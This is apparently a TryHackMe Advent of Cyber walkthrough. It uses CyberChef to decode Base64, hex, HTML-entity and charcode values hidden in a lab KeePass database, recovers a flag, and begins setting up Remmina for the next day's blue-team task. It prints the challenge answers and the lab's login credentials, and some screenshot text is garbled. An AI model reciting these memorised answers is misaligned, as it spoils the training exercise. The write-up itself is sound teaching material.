
Copy the folder name (where KeePass application is in).



Go to the C directory and open the Tools folder, launch CyberChef.



Paste the folder name (where KeyPass is contained) and drag the magic option and cook it. Observe the output and result.



Copy the result and paste it at KeyPass to open the database.



Answer: thegrinchwashere

Question 2: What is the encoding method listed as the 'Matching ops'?

From the previous output at cyberchef, find the term 'Matching ops' and analyse the encoding.

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/',true)	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64 Valid UTF8 Entropy: 3.28
From_Base64('A-Za-z0-9+\-=',true)	thegrinchwashere	Possible languages: English German

Answer: Base64

Question 3: What is the note on the hiya key?

From KeePass, open the title 'hiya'

A screenshot of the KeePass application window. The title bar says "Private.kdbx - KeePass". The menu bar includes File, Group, Entry, Find, View, Tools, Help. The left sidebar shows a tree view with categories like General, Windows, Network, Internet, eMail, Homebanking, and Recycle Bin. The main table has one row with the following columns: Title (hiya), User Name (empty), Password (*****), URL (empty), and Notes (Your passwords are now encoded. You will never get access to ...). There is a horizontal scroll bar at the bottom of the table area.


Analyse the notes given.

A screenshot of the "Edit Entry" dialog box. The title bar says "Edit Entry". The main area has tabs: Entry (selected), Advanced, Properties, Auto-Type, History. The "Title" field contains "hiya". The "Icon" button shows a key icon. The "User name" field is empty. The "Password" field contains "nothingtoseehere". The "Repeat" field is empty. The "Quality" field shows a yellow progress bar with "47 bits" and "16 ch." below it. The "URL" field is empty. The "Notes" field contains the text: "Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P". At the bottom, there is a checkbox for "Expires" with the date "7/18/2022 12:00:00 AM" and a calendar icon. The "OK" and "Cancel" buttons are at the bottom right. A "Tools" button is at the bottom left.

Answer: Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P

Question 4: What is the decoded password value of the Elf Server?

Go to the network tab, and open the title 'Elf Server'. View the password and analyse the password and notes given. Copy the password.



Retaining the previous recipe (the magic option) paste the password into the input and bake to view the output. Observe and analyse the output from cyberchef.

The screenshot shows the CyberChef application interface. The 'Input' section contains the hex value `736e30774d346e21`. The 'Output' section shows the decrypted result: `sn0wM4n!`. The 'Properties' table for this result indicates:

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	sn0wM4n!	Valid UTF8 Entropy: 2.75

The 'Output' section also lists the original hex input: `736e30774d346e21`, with properties indicating it is a valid hex dump with entropy of 3.03.

Answer: [sn0wM4n!](#)

Question 5: What was the encoding used on the Elf Server password?

From the previous output, analyse the encoding used

Output		
		time: 877ms length: 11799 lines: 444
Recipe (click to load)	Result snippet	Properties
From_Hex('None')	sn0wM4n!	Valid UTF8 Entropy: 2.75
	736e30774d346e21	Matching ops: From Base64, From Hex, From Hexdump Valid UTF8 Entropy: 3.03

Answer: hex

Question 6: What is the decoded password value for ElfMail?


From KeePass, go to the mail tab and open the title 'ElfMail'

The screenshot shows the KeePass application interface. On the left, there is a tree view with categories like General, Windows, Network, Internet, eMail, Homebanking, and Recycle Bin. A single entry for 'ElfMail' is selected under the eMail category. The main pane displays the entry details:

Title	User Name	Password	URL	Notes
ElfMail	message	*****	http://52.3.12.123.456.789.200	entries

At the bottom, the status bar shows "0 of 1 selected" and "Ready".

View the password and analyse the password and notes given. Copy the password.




By retaining the previous option at CyberChef, paste the password at the input column and bake it to view and analyse the output.

A screenshot of the CyberChef application. The top section is labeled 'Input' and contains the hex-encoded password: &#105;&#99;&#51;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&excl;. The bottom section is labeled 'Output' and shows the results of the analysis. It includes a table with three columns: 'Recipe (click to load)', 'Result snippet', and 'Properties'. The first row shows the result 'ic3Skating!' with properties 'Valid UTF8' and 'Entropy: 3.42'. The second row shows the matching operation 'Matching ops: From HTML Entity &#105;&#99;&#51;&#83;&#107;&#97;&#116; &#105;&#110;&#103;&excl;' with properties 'Valid UTF8' and 'Entropy: 3.39'. There are also buttons for 'BAKE!', 'Auto Bake', and a progress bar at the bottom.

Answer: ic3Skating!

Question 7: What is the username:password pair of Elf Security System?

From KeePass, go to the recycle bin and open the title 'Elf Security System'. Observe and analyse the username, password, and the notes.




Answer: superelfadmin:nothinghere

Username: **superelfadmin**

Password: **nothinghere**

Question 8: Decode the last encoded value. What is the flag?

From the notes given we can conclude that the encoding used is HTML events, precisely `charCode` which returns [Unicode character code](#) of the key. Copy the notes given.



From CyberChef, remove the magic recipe and search for charcode, drag the ‘From charcode’ recipe. Then change the delimiter to ‘comma’ and the base to 10. Paste the notes and observe the output.

From Charcode - CyberChef

Last build: 2 years ago - v9 supports multiple inputs and a Node API allowing you to program with CyberChef

Operations

char

Escape Unicode Characters

From Charcode

Heatmap chart

Hex Density chart

Optical Character Recognition

Scatter chart

Series chart

To Charcode

Unescape Unicode Characters

A1Z26 Cipher Decode

A1Z26 Cipher Encode

Convert to NATO alphabet

Decode text

Encode text

Escape string

Expand alphabet range

From Base32

From Base64

Input

length: 100
100s: 1
100ms: 1

Output

length: 100
100s: 1
100ms: 1

options: Options | About / Support

STEP BAKE! Auto Bake

Repeat the process one more time and observe the output

From the output copy the link and paste it into a new tab, observe the output.

The screenshot shows a GitHub Gist page with the following details:

- Owner:** heavenraiza / **Name:** cyberelf
- Created:** 2 years ago
- Code tab:** Selected
- Revisions:** 1
- Stars:** 23
- Forks:** 0
- Raw:** Link to raw file
- Script:** <script src="https://gist.github.com/heavenraiza/cyberelf.js"></script>
- Download ZIP:** Link to download zip

```
cyberelf
1 THM{657012dcf3d1318dca0ed864f0e70535}
```

Answer: [THM{657012dcf3d1318dca@ed864f0e70535}](#)

Thought Process/Methodology:

Before we start accessing the machine, we must make sure we have a client to access the remote desktop machine. To do so we will be **installing remmina**, a remote desktop application used to access various type of machine which have different protocols, such as **RDP, SSH and VNC**. To install remmina make sure you are running the terminal as the root user, (if you are not, simply input **sudo i**). Then, input **apt install remmina -y**. Once we have installed remmina on our Kali machine. Launch remmina and add a new RDP – Remote desktop protocol. Make sure we follow the instructions given by THM to add the machine into remmina. For server **input the machine IP address**, the **username** is **Administrator** and the **password** is **sn0wFlakes!!!** Once we have successfully added and launch the machine, we are greeted with a **Windows Server 2019's desktop** where there is only **one folder**. By opening the folder, we can determine that the folder **contains the KeePass application** itself and a bunch of miscellaneous files used to run and store the data. By launching the application, we are greeted with a master password key to unlock the application. By looking at the folder we can somewhat figure out that the name of the folder is **encoded** with **base 64**, to figure out the password just copy the file name and open CyberChef (We can use the offline version at C://Tools and launch the CyberChef web application). From CyberChef, drag the **magic option** and paste the file name into the input column and observe the output. We can determine that the **master key** is **theGrinchWasHere** and the **encoding** is **Base64**. Once we have successfully logged into the KeePass database, we are greeted with a **Private subfolder** containing several tabs and a title named '**hiya**'. By opening the '**hiya**' title, there is no username, but there is a password which states "**nothingtoseehere**" and a note states "**Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P**". Analysing the KeePass database by opening the tabs, at the **network tab** there is a title labelled as '**Elf Server**' by opening the server and viewing the password and notes given we can determine that the **password is encoded with Hex**. Therefore, by copying and pasting it into CyberChef by retaining the previous recipe (the magic option) we can determine the **password for the elf server**, which is **sn0wM4n!** and the **encoding used** is indeed **hex**. By further inspecting the KeePass database, at the **mail tab** there is a title named '**ElfMail**' and by opening it we are greeted with a **string of characters** for the **password** and a **note stating entities**. Therefore, by copying the password and pasting it at CyberChef with the same recipe as before we can determine that the **encoding used is entity** and the **password is ic3Skating!** Then, by checking the **recycle bin** there is one title labelled '**Elf Security System**' and by opening it there is a username, **superelfadmin** and password, **nothinghere** and a long note which seems to be a **HTML event**, precisely **charcode** which returns unicode characters. Copy the note and paste it into the cyberchef. Remove the magic recipe, and **add the charcode recipe**. Alter the **delimiter to 'comma'** and the **base to '10'**. **Repeat the process** one more time and you will get an output which looks like a github page. By copying and pasting it at a new tab, we can finally get the THM flag.


Day 23: Blue Teaming - The Grinch strikes again!

Tools used: AttackBox, Terminal, Remmina


Solution/walkthrough:

Question 1: What does the wallpaper say?


Open Remmina.




Click on ellipsis to go to the Preferences.




Click on RDP option.




Set the quality settings into Poor(fastest) option.



